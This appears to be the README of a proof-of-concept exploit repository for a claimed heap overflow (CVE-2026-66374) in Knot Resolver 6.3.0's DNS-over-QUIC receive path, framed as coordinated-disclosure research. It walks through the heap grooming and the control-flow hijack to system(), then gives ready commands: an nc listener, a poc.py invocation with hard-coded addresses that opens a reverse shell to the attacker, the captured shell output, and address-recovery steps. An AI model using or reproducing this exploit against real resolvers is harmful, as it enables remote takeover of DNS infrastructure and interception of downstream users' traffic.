 venglin/knot-doq
CVE-2026-66374: Knot Resolver 6.3.0 DNS-over-QUIC heap overflow (RCE)

Proof-of-concept for a remotely triggerable heap buffer overflow in Knot
Resolver's DNS-over-QUIC (DoQ) receive path that yields remote code execution as
the knot-resolver service user.
kresd DoQ listener (daemon/quic_conn.c)6.3.0-cznic.1~bookworm)knot-resolver; at minimum, remote crash / DoSPublished alongside the vendor fix and advisory as part of coordinated disclosure. For authorized security research and defensive validation only.


Full remote exploitation — the exploit is fired from the attacker box over
DNS-over-QUIC, and a knot-resolver reverse shell is caught on nc
(click for the full-resolution video):
Knot Resolver is an open-source caching
DNS recursive resolver developed by CZ.NIC (the .cz registry). It resolves
DNS queries on behalf of clients — end-user devices, ISP resolver fleets, and
public resolver services — and caches the answers. It supports modern encrypted
transports including DNS-over-TLS (DoT), DNS-over-HTTPS (DoH) and
DNS-over-QUIC (DoQ), and ships DNSSEC validation and aggressive caching.
It is popular in large ISP environments, where its rich feature set (scriptable policy, DNSSEC, encrypted transports, fine-grained caching) and high performance make it well suited to serving very large subscriber bases.
The daemon (kresd) is a long-lived network service that is directly exposed to
untrusted input from any host able to reach its listening port. That makes a
memory-corruption bug in its packet-receive path — like the one exploited here —
a remotely reachable, unauthenticated attack surface: compromising the resolver
lets an attacker forge DNS answers for every downstream client, i.e. redirect or
intercept effectively all of their traffic.
kr_recv_stream_data_cb() reassembles DoQ STREAM frames into a per-connection
input buffer (pers_inbuf). It grows that buffer with
pers_inbuf.size += datalen; /* bug: accumulates, never re-baselines */
instead of setting the size to the new total. Across several frames the tracked
size drifts above the real allocation. A final frame whose datalen fits under
the inflated size therefore skips the reallocation, yet the subsequent
memcpy() is bounded by that inflated size — so it writes past the end of the
object. jemalloc keeps the object pinned to its real size class, so the excess
bytes land in the adjacent slab slot.
A six-frame sequence on one stream walks pers_inbuf through five jemalloc size
classes into the 6144-byte class and then overflows into the neighbouring slot:
F1  datalen=8                    initial 1200-byte allocation
F2  datalen=1440   realloc  ->   1536-class
F3  datalen=1440   realloc  ->   3072-class
F4  datalen=1440   realloc  ->   5120-class
F5  datalen=1440   realloc  ->   6144-class
F6  datalen=1200, FIN            no realloc -> 814-byte OOB write into slot+1
Lightweight connection grooming (open several DoQ connections, free half just
before firing) arranges for slot+1 to hold a libgnutls cleanup handler. The
overflow overwrites that handler's dispatch pointer, its argument, and the flag
that gates the dispatch. During connection teardown libgnutls executes
call *0x110(%rbx) ; %rbx = attacker-controlled slot+1
giving control of the instruction pointer (RIP) and the first argument (RDI).
The PoC routes this to system() with a pointer to an attacker-supplied command
string written into the same slot.
This PoC targets a host with ASLR disabled
(kernel.randomize_va_space = 0). With randomization off the heap and libc
addresses are deterministic, so the two addresses the exploit needs
(slot+1 and system()) are constants for a given build. Defeating ASLR is a
separate problem and is intentionally out of scope here — the goal is to
demonstrate the memory-corruption → control-flow → code-execution primitive in
isolation.
Because those addresses are deterministic, no information leak is required:
the exploit runs fully over the network from a remote host. The addresses are
recovered once with the probe step (below) on any identical build and then
hard-coded; on the reference build they are slot+1 = 0x7ffff66c5000 and
system = 0x7ffff746a490.
| File | Purpose |
|---|---|
poc.py | The exploit. Modes: probe, rip, exec. |
probe.gdb | gdb oracle that reads the deterministic pers_inbuf. |
README.md | This document. |
Requires Python 3 with aioquic and
netcat on the attacker side, and gdb on the target only for the one-time
probe step.
This is the headline demonstration: the exploit is fired from the attacker
machine, over the network, with the two deterministic addresses hard-coded.
Nothing is read from the target — no /proc, no gdb, no logs.
# On the attacker box: listen for the shell
$ nc -lvnp 4444                    # Linux;  on macOS/BSD:  nc -l 4444

# In another terminal: fire the exploit at the target's DoQ port
$ python3 poc.py exec \
      --host <target> --port 8853 \
      --slot1  0x7ffff66c5000 \
      --system 0x7ffff746a490 \
      --lhost <attacker-ip> --lport 4444 \
      --rounds 250
Each round that lands calls system() on the target with a reverse-shell
command; the shell connects back to --lhost:--lport, where nc receives it.
When it arrives, type into the netcat session to drive the shell:
knot-resolver@doqlab:/run/knot-resolver$ id; hostname; uname -srm
uid=104(knot-resolver) gid=109(knot-resolver) groups=109(knot-resolver)
doqlab
Linux 6.1.0-50-cloud-amd64 x86_64
The --slot1 / --system values are recovered once with the probe step on
any identical build; they are constants while ASLR is off.
The --slot1 / --system values above are constants while ASLR is off; recover
them once on any identical build. Precondition:
$ sudo sysctl -w kernel.randomize_va_space=0
# slot+1 : gdb oracle reads the deterministic pers_inbuf, +0x1800
$ sudo gdb -batch -p "$(pidof /usr/sbin/kresd)" -x probe.gdb &
$ sudo ./venv/bin/python3 poc.py probe
$ grep slot1 /tmp/pers_inbuf_oracle.txt
CONSUME: buf=0x7ffff66c3800  slot1=0x7ffff66c5000

# system : libc base (ASLR off) + system() offset
$ addr=$(grep -m1 libc.so /proc/$(pidof /usr/sbin/kresd)/maps | cut -d- -f1)
$ printf 'system = 0x%x\n' $((0x$addr + 0x$(readelf --dyn-syms /lib/x86_64-linux-gnu/libc.so.6 | awk '$8 ~ /^system@/ {print $2; exit}')))
poc.py rip --rounds 8 additionally demonstrates raw RIP/RDI control (the target
crashes at the attacker-chosen instruction pointer).
Measured on the reference build (Debian 12, 6.3.0-cznic.1, ASLR off):
| Primitive | Rate |
|---|---|
RIP/RDI control (rip, crash) | ~7/8 per round |
Full system() execution (exec) | ~1 in 30–50 rounds |
